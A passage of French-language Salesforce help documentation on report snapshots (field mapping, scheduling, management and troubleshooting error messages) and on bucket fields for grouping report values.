   Les rapports que vous choisissez déterminent les résultats de rapport qui seront chargés en tant qu'enregistrements dans l'objet cible lors de l'exécution de l'instantané de rapport.

   Vous pouvez sélectionner n'importe quel rapport personnalisé tabulaire ou récapitulatif en tant que rapport source, à l'exception des rapports de prévision hérités Quota par rapport au réel et Pistes par origine. La liste déroulante `Rapport source` n'affiche pas les rapports standard.

6. Sélectionnez un objet personnalisé dans la liste déroulante `Objet cible`.

   L'objet cible que vous choisissez reçoit les résultats du rapport source en tant qu'enregistrements lors de l'exécution de l'instantané de rapport.

   Si un enregistrement utilisé pour un instantané de rapport ne contient aucun type d'enregistrement associé, le type d'enregistrement de l'utilisateur actuel est associé à l'instantané de rapport par défaut.

7. Cliquez sur **Enregistrer** pour enregistrer la définition de votre instantané de rapport, ou sur **Enregistrer et modifier les mappages de champs** pour enregistrer votre instantané de rapport et mapper ses champs.
8. Mappez les champs du rapport source avec les champs de l'objet cible.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, enregistrer et planifier un instantané de rapport :

- Gérer les instantanés de rapport

Pour exécuter un instantané de rapport en tant qu'utilisateur actif et ajouter les résultats à un objet personnalisé, l'utilisateur actuel doit disposer des éléments suivants :

- Exécution des rapports

  ET

  Autorisation de création sur l'objet cible

CONSULTER ÉGALEMENT :

Types de rapport standard

## Mappage de champs d'instantané de rapport

Après avoir créé un rapport source, un objet cible et des champs d'objet cible, et défini votre instantané de rapport, vous pouvez mapper les champs de votre rapport source vers les champs de votre objet cible. Mappez des champs de rapport source vers des champs d'objet cible de sorte à ce qu'au moment où le rapport s'exécute, il charge automatiquement des champs d'objets cibles spécifiques avec des données issues de champs de rapports sources spécifiques.

1. Dans Configuration, saisissez *Instantanés de rapports* dans la case Recherche rapide, puis sélectionnez **Instantanés de rapports**.
2. Sélectionnez le nom de l'instantané de rapport dont vous souhaitez mapper les champs.
3. Cliquez sur **Modifier** dans la section Mappages de champs.
4. Pour des rapports récapitulatifs, sélectionnez le Niveau de regroupement auquel les données récapitulatives sont extraites du rapport source. Les données chargées dans l'objet cible sont extraites des champs récapitulatifs, au niveau de regroupement que vous avez spécifié. Le Récapitulatif général synthétise le total de tous les niveaux de regroupement.
5. Dans la colonne Champs du rapport source, cliquez sur la liste déroulante Ne charger aucune donnée et sélectionnez un champ dans le rapport source à mapper vers le champ d'objet personnalisé dans la colonne Champs dans l'objet cible. Seuls les champs récapitulatifs peuvent être mappés pour des instantanés de rapport basés sur des rapports récapitulatifs. Notez que les champs de rapports récapitulatifs peuvent varier selon le niveau de regroupement sélectionné.
6. Cliquez sur **Enregistrement rapide** pour enregistrer les mappages de champ et continuer à mapper des champs, ou sur **Enregistrer** pour enregistrer des mappages de champ et revenir à la page détails de l'instantané de rapport.
7. Ensuite, planifiez l'exécution de l'instantané de rapport.

### Considérations sur le mappage de champs d'instantané de rapport

- Vous devez mapper au moins un champ du rapport source vers un champ de l'objet cible, sans quoi les données ne seront pas chargées du rapport source vers l'objet cible lors de l'exécution de l'instantané de rapport.
- Vous ne pouvez mapper que des champs avec des types de données compatibles. Par exemple, vous pouvez mapper un champ de devise vers un champ numérique.
- Une formule de récapitulatif personnalisé peut être mappée uniquement si le niveau de regroupement de l'instantané de rapport et le niveau de regroupement de la formule de récapitulatif personnalisé correspondent.
- Si vous sélectionnez Ne charger aucune donnée dans la colonne Champs du rapport source, aucune donnée ne se chargera dans le champ correspondant dans la colonne Champs dans l'objet cible, lors de l'exécution de l'instantané de rapport.
- Le champ (Aucun champ avec un type de données compatible) s'affiche dans la colonne Champs du rapport de source lorsqu'un champ de l'objet cible ne correspond pas au type de données d'un champ du rapport source.
- Les champs de l'objet cible déterminent la capacité de mappage de champ. Par exemple, votre rapport source peut comprendre dix champs, mais si votre objet cible ne comprend qu'un champ, vous ne pouvez mapper qu'un champ dans votre instantané de rapport.
- Vous ne pouvez pas mapper de champs d'un rapport source vers les champs suivants dans l'objet cible : Créé par, Dernière modification par, Date de création, et Date de la dernière modification.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, enregistrer et planifier un instantané de rapport :

- Gérer les instantanés de rapport

Pour exécuter un instantané de rapport en tant qu'utilisateur actif et ajouter les résultats à un objet personnalisé, l'utilisateur actuel doit disposer des éléments suivants :

- Exécution des rapports

  ET

  Autorisation de création sur l'objet cible

- Lorsque vous mappez des champs du rapport source vers l'objet cible, certaines données peuvent perdre leur contexte lorsqu'elles sont chargées vers l'objet cible. Par exemple, si vous mappez un champ de date et d'heure du rapport source vers un champ de texte sur l'objet cible, la date et l'heure sont chargées vers l'objet cible sans le fuseau horaire.
- Lors de l'exécution d'un instantané de rapport, si l'utilisateur actuel ne dispose pas de l'accès en lecture ou en écriture à un champ mappé dans l'objet cible, ce champ est abandonné dans le mappage mais il n'entraîne pas l'échec de l'exécution. Si un champ obligatoire dans l'objet cible n'est pas mappé, l'exécution échoue. Pour vous assurer que les champs sont toujours mappés, définissez-les comme obligatoires ou définissez leur des valeurs par défaut.
- Pour mapper un champ dans le rapport source avec un champ de recherche dans l'objet cible, vous devez le mapper avec l'ID de l'objet associé à la recherche. Par exemple, pour mapper un champ de recherche d'opportunité, vous devez le mapper avec l'`ID d'opportunité`. Pour obtenir l'`ID d'opportunité` dans le rapport source, vous devez peut être utiliser un type de rapport personnalisé afin d'inclure l'ID et d'autres champs associés.

CONSULTER ÉGALEMENT :

Rapports sur les données historiques avec des instantanés de rapport

Élaboration d'une formule récapitulative personnalisée

## Planification et exécution d'un instantané de rapport

Après avoir créé un rapport source, un objet cible, des champs d'objet cibles, défini votre instantané de rapport et mapper ses champs, vous pouvez planifier l'exécution. Vous pouvez planifier l'exécution quotidienne, hebdomadaire ou mensuelle d'un instantané de rapport de sorte que les données du rapport source sont chargées dans l'objet cible quand vous en avez besoin.

Le nombre d'instantanés de rapport dont vous pouvez planifier l'exécution est déterminé par votre édition. Une fois l'exécution d'un instantané de rapport terminée, vous pouvez envoyer à vous-même et à d'autres utilisateurs un e-mail de notification comprenant les détails d'exécution de l'instantané de rapport, tels que la date et l'heure d'exécution, le succès ou non de l'exécution, et le nombre d'enregistrements chargés dans l'objet cible à partir du rapport source. La notification comprend aussi un lien vers la page détails de l'instantané de rapport dans Salesforce.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, enregistrer et planifier un instantané de rapport :
- Gérer les instantanés de rapport

Pour exécuter un instantané de rapport en tant qu'utilisateur actif et ajouter les résultats à un objet personnalisé, l'utilisateur actuel doit disposer des éléments suivants :
- Exécution des rapports

  ET

  Autorisation de création sur l'objet cible

1. Dans Configuration, saisissez « Instantanés de rapport » dans la case `Recherche rapide`, puis sélectionnez **Instantanés de rapport**.
2. Sélectionnez le nom de l'instantané de rapport dont vous souhaitez planifier l'exécution.

   Les instantanés de rapport ne sont pas actualisés comme prévu si l'utilisateur dans le champ `Utilisateur actuel` n'a pas accès au dossier qui stocke le rapport source.

   > **Remarque:** Si l'utilisateur actif devient inactif, le rapport n'est pas exécuté. Salesforce envoie une notification par e-mail pour activer l'utilisateur, pour supprimer la planification du rapport ou pour remplacer l'utilisateur actuel par un utilisateur actif. Salesforce envoie la notification aux utilisateurs qui disposent des autorisations « Gérer des utilisateurs », « Modifier toutes les données » et « Gérer la facturation ». Si aucun utilisateur ne possède ces autorisations, Salesforce envoie la notification à ceux qui disposent des autorisations « Gérer des utilisateurs » et « Modifier toutes les données ».

3. Cliquez sur **Modifier** dans la section Planifier un instantané de rapport.

   La section planification d'instantané de rapport de la page détails d'un instantané de rapport affiche des détails lorsque l'exécution de l'instantané de rapport est planifiée.

4. Sélectionnez un paramètre de notification pour envoyer un e-mail à la fin de l'exécution de l'instantané de rapport :
   - Cliquez sur `Moi` pour envoyer un e-mail qui inclut l'adresse e-mail spécifiée dans votre enregistrement utilisateur Salesforce.
   - Cliquez sur `Autres...` pour envoyer l'e-mail à des utilisateurs supplémentaires. Vous ne pouvez envoyer de notifications d'instantané de rapport qu'à des adresses e-mail incluses dans les enregistrements utilisateurs Salesforce. En outre, vous ne pouvez sélectionner qu'Utilisateurs et Groupes publics dans la liste déroulante`Recherche`.
5. Planifier l'exécution d'un instantané de rapport :
   - Dans le champ `Fréquence`, sélectionnez la fréquence à laquelle l'instantané de rapport s'exécute. Si vous cliquez sur les champs `Tous les jours`, `Chaque semaine`, ou `Chaque mois`, davantage d'options s'affichent pour vous permettre d'affiner les critères de fréquence.

     Si vous planifiez une exécution d'instantané de rapport un jour spécifique de chaque mois, l'instantané de rapport ne sera actualisé que les mois comprenant ce jour. Si vous planifiez une exécution d'instantané de rapport le 31e jour de chaque mois, l'instantané de rapport ne sera exécuté que les mois comprenant 31 jours. Si vous souhaitez qu'un instantané de rapport soit exécuté le dernier jour de chaque mois, choisissez dernier dans la liste déroulante `Jour de chaque mois`.
   - Dans les champs `Démarrage` et `Fin`, spécifiez les dates pendant lesquelles vous souhaitez que l'instantané de rapport soit exécuté.

- Dans la liste déroulante `Heure de démarrage désirée`, cliquez sur le lien **Rechercher les options disponibles** pour choisir une heure de démarrage souhaitée pour l'exécution de l'instantané de rapport.
  - Votre heure de démarrage favorite peut ne pas être disponible si d'autres utilisateurs l'ont déjà sélectionnée pour exécuter un instantané de rapport ou si votre entreprise a atteint sa limite d'instantanés de rapport.
  - Les instantanés de rapport sont actualisés dans le fuseau horaire de l'utilisateur qui planifie l'exécution. Par exemple, si le champ `Fuseau horaire` de votre enregistrement utilisateur est paramétré sur Pacific Standard Time (heure du Pacifique) et que vous planifiiez une exécution d'instantané de rapport chaque jour à 14h00, l'instantané de rapport sera exécuté chaque jour à 14h00 (heure du Pacifique).
  - Si vous affichez et enregistrez une planification dans un fuseau horaire différent de celui dans lequel elle a été planifiée, la plage horaire peut changer.
  - L'exécution d'instantané de rapport s'effectue dans l'heure que vous avez sélectionnée dans la liste déroulante `Heure de début souhaitée`. Par exemple, si vous sélectionnez 14h00 comme heure de démarrage désirée, l'instantané de rapport peut être actualisé à n'importe quel moment entre 14h00 et 14h59, en fonction de la quantité d'autres instantanés de rapport dont l'actualisation est planifiée à cette heure-là.

6. Ensuite, cliquez sur **Enregistrer** pour planifier l'exécution de l'instantané de rapport.

   Lorsque l'instantané de rapport s'exécute, il ajoute de nouveaux enregistrements à l'objet cible.

Vous pouvez aussi, une fois planifiée l'exécution d'un instantané de rapport, procéder aux actions suivantes après avoir cliqué sur **Modifier** dans la section Planifier un instantané de rapport de la page détails d'un instantané de rapport :

- Cliquez sur **Modifier** pour mettre à jour la notification et la fréquence de l'instantané de rapport.
- Cliquez sur **Supprimer** pour supprimer définitivement la planification existante de l'exécution de l'instantané de rapport.

Un instantané de rapport échoue durant une exécution planifiée si :

- Le rapport source comprend plus de 100 champs
- Le rapport source est passé de récapitulatif à tabulaire
- Le niveau de regroupement sélectionné pour un rapport source récapitulatif n'est plus valide
- L'utilisateur actif n'a pas accès au rapport source
- L'utilisateur actif ne dispose pas de l'autorisation "Exécuter les rapports"
- L'objet cible comprend plus de 100 champs personnalisés
- L'objet cible comprend des règles de validation
- L'objet cible est compris dans un workflow
- L'objet cible est un objet de détail dans une relation principal-détails
- L'objet cible exécute un déclencheur Apex lorsque de nouveaux enregistrements y sont créés
- L'utilisateur actif ne dispose pas de l'autorisation "Créer" sur l'objet cible. Notez que si le statut de l'objet cible est `En développement`, l'utilisateur actif doit disposer de l'autorisation Personnaliser l'application.

## Gérer les instantanés de rapport

Après avoir configuré un instantané de rapport, vous pouvez consulter les détails le concernant, le modifier et le supprimer. Dans Configuration, saisissez *Instantanés de rapports* dans la case Recherche rapide, puis sélectionnez **Instantanés de rapports** pour afficher la page Instantanés de rapports, qui présente la liste des instantanés de rapports définis pour votre organisation.

À partir de la page Instantanés de rapport, vous pouvez :

- Sélectionner une vue de liste dans la liste déroulante Afficher pour accéder directement à cette page de liste ou cliquer sur **Créer une vue** pour définir votre propre vue personnalisée.
- Définir un nouvel instantané de rapport en cliquant sur **Nouvel instantané de rapport**.
- Mettre à jour le nom, la description, l'utilisateur actuel, le rapport source et l'objet cible de l'instantané de rapport en cliquant sur **Modifier** en regard de son nom. Seuls les utilisateurs disposant de l'autorisation de modifier toutes les données peuvent choisir d'autres utilisateurs actuels qu'eux-mêmes. Si vous disposez de l'autorisation « Personnaliser l'application », saisissez le nom unique que doivent utiliser l'API et les packages gérés.

  Si vous modifiez le rapport source ou l'objet cible d'un instantané de rapport avec des mappages de champs existants, ces derniers sont supprimés lors de l'enregistrement de l'instantané de rapport. Vous pouvez également afficher les Champs récapitulatifs dans le rapport source et Champs dans l'objet cible pour consulter respectivement le nombre de champs récapitulatifs ou cibles.

- Supprimer un instantané de rapport en cliquant sur **Suppr** en regard de son nom. Une fois l'instantané de rapport supprimé, il ne peut pas être restauré depuis la corbeille.

  **Important:** Lorsque vous supprimez un instantané de rapport, le rapport source et l'objet cible ne sont pas supprimés. Cependant, lorsque le rapport source est exécuté, il ne charge pas de données dans l'objet cible.

  Vous pouvez supprimer la planification de l'exécution d'un instantané de rapport. Vous ne pouvez pas arrêter ou interrompre l'exécution d'un instantané de rapport, ni supprimer son rapport source. Pour supprimer le rapport source, vous devez d'abord supprimer le rapport de l'instantané de rapport en modifiant le rapport dans la liste déroulante Rapport source.

- Affichez des informations détaillées concernant un instantané de rapport et personnalisez-le davantage en cliquant sur son nom. Vous pouvez ensuite :
  - Cliquer sur des liens de la section Identification qui vous redirigent vers l'utilisateur actif, le rapport source et l'objet cible de l'instantané de rapport. De plus, vous pouvez consulter la date et l'heure souhaitées aux environs desquelles l'instantané de rapport doit s'exécuter dans le champ Exécution suivante, et consulter la date et l'heure de dernière exécution dans le champ Dernière exécution.
  - Cliquez sur **Modifier** dans la section des Mappages de champs pour personnaliser davantage les champs mappés du rapport source à l'objet cible.

    La section des Mappages de champs instantané de rapport affiche les champs de rapport source mappés vers les champs d'objet cible. Vous pouvez afficher le nombre de champs du rapport source disponibles pour un mappage vers l'objet cible dans le champ Colonnes dans le rapport source. Vous pouvez aussi afficher le nombre de champs disponibles pour le mappage dans l'objet cible dans le champ Champs dans l'objet cible.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, enregistrer et planifier un instantané de rapport :
- Gérer les instantanés de rapport

Pour exécuter un instantané de rapport en tant qu'utilisateur actif et ajouter les résultats à un objet personnalisé, l'utilisateur actuel doit disposer des éléments suivants :
- Exécution des rapports

  ET

  Autorisation de création sur l'objet cible

- Cliquez sur **Modifier** dans la section Planifier un instantané de rapport pour planifier le moment de l'exécution de l'instantané de rapport.

  La section Planifier un instantané de rapport affiche des détails sur la planification actuelle de l'instantané de rapport.

- La section Historique d'exécution affiche des détails sur l'exécution de l'instantané de rapport. Les détails comprennent :
  - La date et l'heure auxquelles l'instantané de rapport a été exécuté
  - Le nom du rapport source, de l'objet cible et de l'utilisateur actif
  - La durée nécessaire à l'exécution de l'instantané de rapport
  - Le nombre total de lignes de détails ou récapitulatives dans le rapport source, selon le type de rapport.
  - Le nombre d'enregistrements créés dans l'objet cible
  - Si l'exécution de l'instantané de rapport a réussi

  Jusqu'à 200 enregistrements sont stockés dans la section Historique d'exécution. Au-delà de 200 enregistrements stockés, l'enregistrement le plus ancien est supprimé et ne peut pas être récupéré depuis la Corbeille.

CONSULTER ÉGALEMENT :

Rapports sur les données historiques avec des instantanés de rapport

## Dépannage des instantanés de rapport

La section Historique d'exécution d'une page de détail d'un instantané de rapport indique si l'exécution de l'instantané de rapport a réussi ou échoué. Lorsqu'un instantané de rapport échoue en cours d'une exécution planifiée, l'échec est rapporté dans la colonne `Résultat`. Pour afficher les détails d'une exécution, cliquez sur la date et l'heure de l'exécution dans la colonne `Heure de début de l'exécution`.

**Conseil:**

- Si le champ `Nombre total de lignes` est vide, l'exécution échoue avant la fin du rapport (par exemple, le rapport n'est pas valide ou l'utilisateur actuel est inactif).
- Lors de l'exécution d'un instantané de rapport, jusqu'à 2000 nouveaux enregistrements peuvent être ajoutés à l'objet cible. Tous les enregistrements au-delà de 2 000 sont enregistrés dans la liste associée Échecs de lignes. Si le champ `Nombre total de lignes` est vide et que l'historique d'exécution indique « Certaines lignes ont échoué », le rapport contient probablement plus de 2 000 récapitulatifs.
- Les détails de l'échec d'une exécution sont présents dans la liste associée Échecs de lignes pendant 14 jours. Au-delà de ce délai, ils sont automatiquement supprimés. Vous ne pouvez pas restaurer les détails relatifs aux échecs de ligne à partir de la Corbeille.
- Si l'objet cible contient un champ unique et que les enregistrements d'un rapport contiennent plusieurs valeurs identiques dans la colonne mappée avec ce champ unique, les enregistrements dupliqués ne sont pas ajoutés. L'historique d'exécution signale lorsque les enregistrements ne sont pas ajoutés à l'instantané de rapport.
- Si les mappages de champ échouent, l'instantané continue de s'exécuter, mais l'historique des exécutions indique qu'une erreur partielle s'est produite.

Il est possible qu'un instantané de rapport échoue en cours d'exécution programmée, et ce pour un certain nombre de raisons. Ce tableau répertorie les erreurs qui peuvent expliquer l'échec d'une exécution, et comment ces erreurs peuvent vous aider à dépanner l'exécution de l'instantané de rapport.

**`L'utilisateur actuel n'est pas autorisé à exécuter des rapports.`**
L'utilisateur dans le champ `Utilisateur actuel` ne dispose pas de l'autorisation « Exécuter des rapports » ou « Créer et personnaliser des rapports ». Choisissez un utilisateur disposant des autorisations appropriées ou activez les autorisations appropriées pour l'utilisateur actuel.

**`Impossible d'exécuter un instantané de rapport, car le rapport source a été supprimé.`**
Le rapport situé dans le champ `Rapport source` a été supprimé et ne peut plus être exécuté. Choisissez un autre rapport source pour votre instantané de rapport ou restaurez le rapport supprimé depuis la Corbeille.

**`L'utilisateur actuel n'est pas autorisé à accéder au rapport source.`**
L'utilisateur indiqué dans le champ `Utilisateur actuel` n'a pas accès au dossier dans lequel est conservé le rapport source. Choisissez un utilisateur autorisé à accéder au rapport source ou bien autorisez l'utilisateur actuel à accéder au dossier dans lequel est conservé le rapport source.

**`La définition du rapport source est obsolète.`**
Le rapport indiqué dans le champ `Rapport source` fait référence à un objet personnalisé ou externe qui n'est plus accessible pour des rapports ou indique que les relations entre les objets du rapport ont été modifiées.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, enregistrer et planifier un instantané de rapport :

- Gérer les instantanés de rapport

Pour exécuter un instantané de rapport en tant qu'utilisateur actif et ajouter les résultats à un objet personnalisé, l'utilisateur actuel doit disposer des éléments suivants :

- Exécuter les rapports

  ET

  Créer dans l'objet cible

**La définition du rapport source n'est pas valide.**
Le rapport indiqué dans le champ `Rapport source` ne peut être exécuté car il contient des formules ou des critères de filtre non valides. Mettez le rapport à jour de sorte qu'il puisse être exécuté sans erreur.

**L'utilisateur actuel n'est pas autorisé à accéder au type de rapport.**
L'utilisateur indiqué dans le champ `Utilisateur actuel` n'est pas autorisé à accéder au type de rapport associé au rapport indiqué dans le champ `Rapport source`. Choisissez un utilisateur actuel qui dispose des autorisations adéquates ou bien fournissez les autorisations adéquates à l'utilisateur actuel.

**Le rapport source doit être présenté sous forme de tableau.**
Le rapport indiqué dans le champ `Rapport source` n'est plus présenté sous forme de tableau. Choisissez un nouveau rapport source ou bien mettez à jour le format du rapport actuel afin qu'il se présente sous forme de tableau.

**Le dernier enregistrement du rapport source contient des données cachées relatives aux résultats du rapport.**
Le rapport indiqué dans le champ `Rapport source` a été enregistré avec ses données cachées. Pour afficher les détails du rapport source, affichez le rapport, cliquez sur **Afficher les détails**, puis enregistrez le rapport.

**L'objet cible a été supprimé ou n'est pas accessible par l'utilisateur actuel.**
L'objet personnalisé indiqué dans le champ `Objet cible` a été supprimé ou l'utilisateur indiqué dans le champ `Utilisateur actuel` n'est pas autorisé à accéder à l'objet cible. Restaurez l'objet personnalisé supprimé, choisissez un nouvel objet cible ou bien fournissez à l'utilisateur actuel l'autorisation « Créer » pour l'objet personnalisé dans le champ `Objet cible`. Notez que si le statut de l'objet personnalisé est `En développement`, l'utilisateur actif doit disposer de l'autorisation « Personnaliser l'application » pour accéder à l'objet cible.

**L'utilisateur actuel n'est pas autorisé à modifier des objets cibles.**
L'utilisateur indiqué dans le champ `Utilisateur actuel` ne dispose pas des autorisations « Créer » sur l'objet personnalisé indiqué dans le champ `Objet cible`. Choisissez un utilisateur actuel qui dispose de ces autorisations ou bien fournissez à l'utilisateur actuel les autorisations « Créer » sur l'objet personnalisé indiqué dans le champ `Objet cible`.

**L'objet cible ne doit pas être un objet détail dans une relation principal-détails.**
L'objet personnalisé indiqué dans le champ `Objet cible` est un objet détail dans une relation principal-détails, ce qui signifie que l'objet principal contrôle certains comportements dans les enregistrements relatifs à l'objet cible. Choisissez un objet cible qui ne fait pas partie d'une relation principal-détails.

**L'objet cible ne doit pas être inclus dans un workflow.**
L'objet personnalisé indiqué dans le champ `Objet cible` fait partie d'un workflow. Choisissez un objet cible qui ne fait pas partie d'un workflow.

**L'objet cible ne doit pas contenir de déclencheur d'insertion.**
Lorsque de nouveaux enregistrements sont créés pour l'objet personnalisé indiqué dans le champ `Objet cible`, un déclencheur Apex est exécuté. Supprimez le déclencheur Apex ou choisissez un objet cible pour lequel aucun déclencheur Apex n'est exécuté lorsque de nouveaux enregistrements sont créés.

**L'objet cible ne doit pas contenir de règles de validation.**
L'objet personnalisé indiqué dans le champ `Objet cible` contient des règles de validation. Choisissez un objet cible qui ne contient pas de règle de validation ou bien supprimez les règles de validation pour cet objet cible.

**L'utilisateur actuel est inactif.**
L'utilisateur indiqué dans le champ `Utilisateur actuel` n'est plus actif. Choisissez un utilisateur actuel.

**Un ou plusieurs champs obligatoires de l'objet cible ne sont pas mappés.**
Un ou plusieurs champs obligatoires de l'objet cible ne sont pas mappés. Mappez tous les champs obligatoires de l'objet cible aux champs dans le rapport source.

**Le rapport source contient trop de champs, possède un champ de formule avec trop de fonctions ou contient trop de critères.**

Le rapport indiqué dans le champ `Rapport source` comprend trop de champs, critères ou fonctions dans un champ de formule. Supprimez tous les champs, critères et fonctions inutiles dans les champs de formule du rapport source.

**Le rapport source ne peut pas avoir plus de 100 colonnes sélectionnées.**

Le rapport indiqué dans le champ `Rapport source` contient plus de 100 champs. Supprimez tous les champs inutiles du rapport source.

**L'objet cible ne peut pas avoir plus de 100 champs personnalisés.**

L'objet personnalisé indiqué dans le champ `Objet cible` contient plus de 100 champs personnalisés. Supprimez tous les champs inutiles de l'objet cible.

**Votre rapport a dépassé le délai de traitement.**

Il est possible que le rapport indiqué dans le champ `Rapport source` contienne trop de données à traiter. Réduisez le volume de données à traiter pour ce rapport en limitant la période du rapport et en supprimant tous les champs inutiles du rapport source.

**Ce nom unique d'instantané de rapport existe déjà. Choisissez un nom unique.**

Le nom unique de l'instantané analytique que vous essayez de créer est identique à celui d'un instantané existant.

**Un champ récapitulatif n'a pas renvoyé de chiffre valide.**

Un champ récapitulatif des résultats n'a pas renvoyé de chiffre valide. Par exemple, le champ peut avoir tenté une division par 0. Vérifiez vos formules, puis testez les valeurs 0 et « null » dans les calculs, s'ils figurent dans vos données.

**Cet instantané de rapport a généré un problème. Le format du rapport source est passé de tabulaire à récapitulatif. Les mappages de champs de l'instantané de rapport ne sont plus corrects. Vous pouvez restaurer le format tabulaire du rapport ou mettre à jour les mappages de champs dans la définition de l'instantané.**

Le format du rapport source est passé de tabulaire à récapitulatif, rendant ainsi les mappages de champs de l'instantané de rapport incorrects. Pour corriger cette erreur, restaurez le format tabulaire du rapport ou mettez à jour les mappages de champs dans la définition de l'instantané. Cette erreur s'applique uniquement aux instantanés de rapport qui contiennent des rapports récapitulatifs.

**Cet instantané de rapport a généré un problème. Le format du rapport source doit être tabulaire ou récapitulatif.**

Le format du rapport source doit être tabulaire ou récapitulatif. Les rapports matriciels ne peuvent pas être utilisés avec des instantanés de rapport.

**Le niveau de regroupement que vous avez spécifié dans l'instantané de rapport n'est plus valide. Il est possible que l'utilisateur actuel n'ait plus accès à ce champ, que le niveau de regroupement ait été retiré du rapport source ou qu'il n'ait jamais été défini.**

Cette erreur peut se produire lorsque l'utilisateur actuel n'a plus accès au champ spécifié dans le niveau de regroupement, ou bien ce dernier a été supprimé du rapport source ou n'a jamais été défini. Cette erreur s'applique uniquement aux instantanés de rapport qui contiennent des rapports récapitulatifs. Assurez-vous que l'utilisateur actuel a accès à tous les champs requis.

CONSULTER ÉGALEMENT :

Création d'un rapport personnalisé

## Classement rapide de données dans des compartiments

Le *compartimentage* permet de classer rapidement les enregistrements d'un rapport, sans créer de formule ni de champ personnalisé. Lorsque vous créez un champ de compartiment, vous définissez plusieurs catégories (compartiments) utilisées pour regrouper des valeurs de rapport.

Le *compartimentage* permet de classer rapidement les enregistrements d'un rapport, sans créer de formule ni de champ personnalisé. Par exemple, créez un champ de compartiment nommé `Taille` basé sur le champ `Nombre d'employés`. Créez ensuite des compartiments qui organisent les enregistrements dans les plages « Grand », « Moyen » et « Petit » que vous définissez. Les champs de compartiment peuvent être utilisés comme n'importe quel autre champ afin de trier, filtrer et organiser votre rapport.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Ajout d'un champ de paquet
   Créez un champ de compartiment qui inclut les compartiments dans lesquels vous souhaitez organiser vos données de rapport.
2. Modification d'un champ de paquet
   Configurez votre champ compartiment en spécifiant les compartiments inclus et les valeurs de ces compartiments.
3. Modification d'un champ de compartiment numérique
   Un compartiment numérique facilite le classement des données qui peuvent être organisées numériquement.
4. Exemple de compartimentage numérique : Taille de l'affaire
   Pour mieux connaître vos affaires, utilisez le compartimentage afin d'effectuer des regroupements par taille d'affaire au lieu d'examiner des affaires individuelles. Vous pouvez ainsi vous concentrer sur les affaires importantes dont l'impact sur votre quota est plus fort.
5. Modification d'un champ de compartiment de liste de sélection
   Un champ de compartiment de liste de sélection contient les éléments qui peuvent être sélectionnés dans une liste.
6. Exemple de compartimentage de liste de sélection : Types de secteur d'activité
   Utilisez un champ de compartiment de liste de sélection pour trier vos comptes par secteur d'activité.
7. Modification d'un champ de compartiment de texte
   Un compartiment de texte facilite le classement des valeurs qui contiennent des termes ou des phrases.
8. Saisie de valeurs pour des compartiments de texte
   Un champ de compartiment de texte nécessite un nom descriptif et deux compartiments ou plus contenant des chaînes de texte.
9. Exemple de compartimentage de texte : Comptes stratégiques
   Utilisez un compartiment de texte pour trier les comptes dans des catégories générales sur lesquelles vous pouvez appliquer des actions.

## Ajout d'un champ de paquet

Créez un champ de compartiment qui inclut les compartiments dans lesquels vous souhaitez organiser vos données de rapport.

Vous pouvez ajouter jusqu'à cinq champs de compartiments par rapport, chacun contenant 20 compartiments.

1. Dans le volet Champs du générateur de rapports, double-cliquez sur **Ajouter un champ de compartiment** ou faites-le glisser vers l'aperçu du rapport. Vous pouvez également cliquer sur un menu de colonne d'un champ dans le rapport, puis sélectionner **Ajouter ce champ à un compartiment**.
2. Modifiez le champ de compartiment en fonction du type de champ.
   - Modification d'un champ de compartiment numérique
   - Modification d'un champ de compartiment de liste de sélection
   - Modification d'un champ de compartiment de texte

   Les champs avec d'autres types de champ ne sont pas pris en charge.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Modification d'un champ de paquet

Configurez votre champ compartiment en spécifiant les compartiments inclus et les valeurs de ces compartiments.

1. Dans le volet Champs du générateur de rapport, survolez un champ de compartiment, puis cliquez sur . Alternativement, dans le volet Aperçu, vous pouvez cliquez sur le menu de la colonne du champ de compartiment, puis sélectionnez **Modifier le champ de compartiment**.
2. Modifiez le champ de compartiment en fonction du type de champ.
   - Modification d'un champ de compartiment numérique
   - Modification d'un champ de compartiment de liste de sélection
   - Modification d'un champ de compartiment de texte

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Modification d'un champ de compartiment numérique

Un compartiment numérique facilite le classement des données qui peuvent être organisées numériquement.

Dans le plan Modifier le champ de compartiment d'un champ numérique :

1. Dans `Colonne source`, sélectionnez le champ que vous souhaitez compartimenter.
2. Saisissez un nom de champ de compartiment. Il s'affiche en tant que nom de colonne dans le rapport.

   Un champ de compartiment est destiné à contenir plusieurs compartiments (appelés « plages » dans des champs de compartiment numérique). Par conséquent, le nom d'un champ de compartiments doit décrire la nature des plages. Par exemple, un champ de compartiment intitulé « Taille » peut inclure les plages « Petite », « Moyenne » et « Grande ».
3. Définissez vos plages en saisissant un nombre et un nom. Les noms de plages s'affichent en tant que valeurs dans la nouvelle colonne.

   Chaque plage est supérieure à la valeur inférieure, jusqu'à la valeur supérieure, incluse.

   Pour supprimer toutes les plages et recommencer, cliquez sur **Effacer tout**.
